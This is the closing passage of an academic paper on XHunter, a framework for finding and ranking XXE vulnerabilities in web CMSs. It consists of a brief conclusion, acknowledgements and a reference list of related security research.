In this paper, we proposed XHunter, a novel automatic framework that targets and ranks XXE vulnerabilities. This framework implements interprocedural, object-oriented call analysis for modern complex web applications. We tested 22 popular CMSs and found 257 XXE sinks, 15 of which were high risk. The evaluation demonstrates the efficiency and effectiveness of our work.

Acknowledgements. We would like to thank the anonymous reviewers for their valuable comments and helpful suggestions.

References

1. Billion laughs attack. https://en.wikipedia.org/wiki/Billion_laughs_attack
2. Chanzhi eps. https://github.com/goodrain-apps/chanzhieps
3. Drupal. https://www.drupal.org/
4. How we got read access on Google's production servers. https://blog.detectify.com/2014/04/11/how-we-got-read-access-on-googles-production-servers/
5. Joomla. https://www.joomla.org/
6. OWASP top 10 application security risks - 2017. https://owasp.org/wwwprojecttopten/OWASP_Top_Ten_2017/Top_10-2017_Top_10.html
7. PHP runtime vulnearbility detect. https://github.com/ExploreZone/prvd
8. Security bulletin: Websphere application server is vulnerable to an information exposure vulnerability. https://www.ibm.com/support/pages/node/6334311. Accessed 24 Sept 2020
9. XXE in OpenID of Facebook. https://www.ubercomp.com/posts/2014-01-16_facebook_remote_code_execution
10. XXE in WeChat pay SDK. https://seclists.org/fulldisclosure/2018/Jul/3
11. Alhuzali, A., Eshete, B., Gjomemo, R., Venkatakrishnan, V.: Chainsaw: chained automated workflow-based exploit generation. In: Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security, pp. 641–652 (2016)
12. Alhuzali, A., Gjomemo, R., Eshete, B., Venkatakrishnan, V.: {NAVEX}: precise and scalable exploit generation for dynamic web applications. In: 27th {USENIX} Security Symposium ({USENIX} Security 18), pp. 377–392 (2018)
13. Balzarotti, D., et al.: Saner: composing static and dynamic analysis to validate sanitization in web applications. In: 2008 IEEE Symposium on Security and Privacy (SP 2008), pp. 387–401. IEEE (2008)
14. Balzarotti, D., Cova, M., Felmetsger, V.V., Vigna, G.: Multi-module vulnerability analysis of web-based applications. In: Proceedings of the 14th ACM Conference on Computer and Communications Security, pp. 25–35 (2007)
15. Cova, M., Balzarotti, D., Felmetsger, V., Vigna, G.: Swaddler: an approach for the anomaly-based detection of state violations in web applications. In: Kruegel, C., Lippmann, R., Clark, A. (eds.) RAID 2007. LNCS, vol. 4637, pp. 63–86. Springer, Heidelberg (2007). https://doi.org/10.1007/978-3-540-74320-0_4
16. Dahse, J., Schwenk, J.: RIPS-A static source code analyser for vulnerabilities in PHP scripts. In: Seminar Work (Seminer Çalismasi). Horst Görtz Institute Ruhr-University Bochum (2010)

17. Duchene, F., Groz, R., Rawat, S., Richier, J.L.: XSS vulnerability detection using model inference assisted evolutionary fuzzing. In: 2012 IEEE 5th International Conference on Software Testing, Verification and Validation, pp. 815–817. IEEE (2012)
18. Duchene, F., Rawat, S., Richier, J.L., Groz, R.: Kameleonfuzz: evolutionary fuzzing for black-box XSS detection. In: Proceedings of the 4th ACM conference on Data and Application Security and Privacy, pp. 37–48 (2014)
19. Jovanovic, N., Kruegel, C., Kirda, E.: Pixy: a static analysis tool for detecting web application vulnerabilities. In: 2006 IEEE Symposium on Security and Privacy, SP 2006, pp. 258–263 (2006)
20. Lee, T., Wi, S., Lee, S., Son, S.: Fuse: finding file upload bugs via penetration testing. In: 2020 Network and Distributed System Security Symposium. Network & Distributed System Security Symposium (2020)
21. Li, L., Dong, Q., Liu, D., Zhu, L.: The application of fuzzing in web software security vulnerabilities test. In: 2013 International Conference on Information Technology and Applications, pp. 130–133. IEEE (2013)
22. Luo, Z., Wang, B., Tang, Y., Xie, W.: Semantic-based representation binary clone detection for cross-architectures in the internet of things. Appl. Sci. **9**(16), 3283 (2019)
23. Pellegrino, G., Johns, M., Koch, S., Backes, M., Rossow, C.: Deemon: detecting CSRF with dynamic analysis and property graphs. In: Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, pp. 1757–1771 (2017)
24. Son, S., Shmatikov, V.: Saferphp: finding semantic vulnerabilities in PHP applications. In: Proceedings of the ACM SIGPLAN 6th Workshop on Programming Languages and Analysis for Security, pp. 1–13 (2011)
25. Späth, C., Mainka, C., Mladenov, V., Schwenk, J.: Sok:{XML} parser vulnerabilities. In: 10th {USENIX} Workshop on Offensive Technologies ({WOOT} 16) (2016)
26. Späth, C., Schwenk, J.: Security implications of DTD attacks against a wide range of XML parsers. Master, Ruhr-University Bochum (2015)
27. Steuck, G.: XXE (XML external entity) attack. OWASP (October 2002)
28. Morgan, T.D., Ibrahim, O.A.: XML schema, DTD, and entity attacks. http://vsecurity.com/download/papers/XMLDTDEntityAttacks.pdf. Accessed 19 May 2014
29. Yunusov, T., Osipov, A.: XML out-of-band data retrieval. In: BlackHat EU 2013 (2013)
30. Wang, E., Wang, B., Xie, W., Wang, Z., Luo, Z., Yue, T.: EWVHunter: grey-box fuzzing with knowledge guide on embedded web front-ends. Appl. Sci. **10**(11), 4015 (2020)
31. Xie, Y., Aiken, A.: Static detection of security vulnerabilities in scripting languages. In: USENIX Security Symposium, vol. 15, pp. 179–192 (2006)